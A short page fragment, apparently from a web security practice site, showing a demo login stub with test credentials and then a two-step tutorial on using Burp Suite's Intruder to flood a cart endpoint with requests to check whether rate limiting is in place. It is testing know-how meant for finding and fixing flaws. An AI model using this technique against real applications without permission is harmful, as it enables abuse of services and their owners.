
login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

19. How to check rate limit using Burp suite

1. Intercept the intended cart page with Burp and right click on the burp intercept page , send it to the intruder.



2. Add payload position to the cart parameter, add payload type and you can generate the number of payloads. Once you click on start then intruder will start attack and in cart you can find the number of cart items inserted through burp if rate limit is not implemented in the web application.

